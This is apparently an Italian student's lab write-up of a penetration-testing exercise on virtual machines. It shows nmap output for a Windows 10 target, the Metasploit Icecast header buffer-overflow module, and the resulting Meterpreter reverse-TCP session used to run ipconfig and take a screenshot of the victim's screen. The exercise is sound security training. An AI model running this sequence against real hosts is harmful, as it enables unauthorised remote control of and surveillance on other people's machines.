

Esercitazione S7-L4

Ho avviato la macchina Windows 10 e ho impostato l'indirizzo IP su **192.168.1.40** (rete interna).




Dopo di ché ho avviato **Icecast**.



Successivamente ho avviato anche la macchina kali con IP **192.168.1.25** (rete interna) e ho verificato la connessione tra le due macchine con un **ping**.


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=128 time=0.674 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=128 time=0.534 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=128 time=0.506 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=128 time=0.568 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=128 time=0.457 ms
^C
── 192.168.1.40 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4077ms
rtt min/avg/max/mdev = 0.457/0.547/0.674/0.072 ms
```

Ho aperto il terminale sulla kali e ho analizzato la Windows 10 con **nmap**.




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -O 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 15:04 CET
Nmap scan report for 192.168.1.40
Host is up (0.00089s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime            Microsoft Windows International daytime
17/tcp    open  qotd               Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http               Microsoft IIS httpd 10.0
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (
1801/tcp  open  msmq?
2103/tcp  open  msrpc              Microsoft Windows RPC
2105/tcp  open  msrpc              Microsoft Windows RPC
2107/tcp  open  msrpc              Microsoft Windows RPC
3389/tcp  open  ssl/ms-wbt-server?
5432/tcp  open  postgresql?
8000/tcp  open  http               Icecast streaming media server
8009/tcp  open  ajp13              Apache Jserv (Protocol v1.3)
8080/tcp  open  http               Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  ssl/https-alt
49408/tcp open  msrpc              Microsoft Windows RPC
49409/tcp open  msrpc              Microsoft Windows RPC
49410/tcp open  msrpc              Microsoft Windows RPC
49411/tcp open  msrpc              Microsoft Windows RPC
49413/tcp open  msrpc              Microsoft Windows RPC
49414/tcp open  msrpc              Microsoft Windows RPC
49449/tcp open  msrpc              Microsoft Windows RPC
MAC Address: 08:00:27:50:EF:F8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:wi

OS and Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 205.37 seconds
```

Ho avviato, sempre da terminale, **Metasploit** (**msfconsole**) e ho effettuato una ricerca per individuare un exploit in grado di sfruttare la vulnerabilità di **Icecast.** Inoltre, con il comando info, mi sono informati su come opera questo exploit, scoprendo che sfrutta il **Buffer Overflow**.




```
msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_head
er

msf6 > useo 0
[-] Unknown command: useo. Did you mean use? Run the help command for more details.
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info

       Name: Icecast Header Overwrite
     Module: exploit/windows/http/icecast_header
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2004-09-28

Provided by:
  spoonm <spoonm@no$email.com>
  Luigi Auriemma <aluigi@autistici.org>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
```


Una volta caricato, ho impostato i parametri corretti.




Successivamente ho avviato l'exploit ottenendo una sessione di **Meterpreter**.



Tramite Meterpreter ho visualizzato l'IP della macchina target con il comando **ipconfig**.




Dopo ho inserito il comando **help** per cercare il comando più adatto per eseguire uno screenshot del sistema target.



```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
```

Individuato il comando “**screenshot**” l’ho lanciato ottenendo un’immagine.



```
meterpreter > screenshot
Screenshot saved to: /home/kali/swThlfTu.jpeg
meterpreter >
```

Aprendo l’immagine posso vedere lo schermo della macchina Windows 10 al momento del lancio del comando.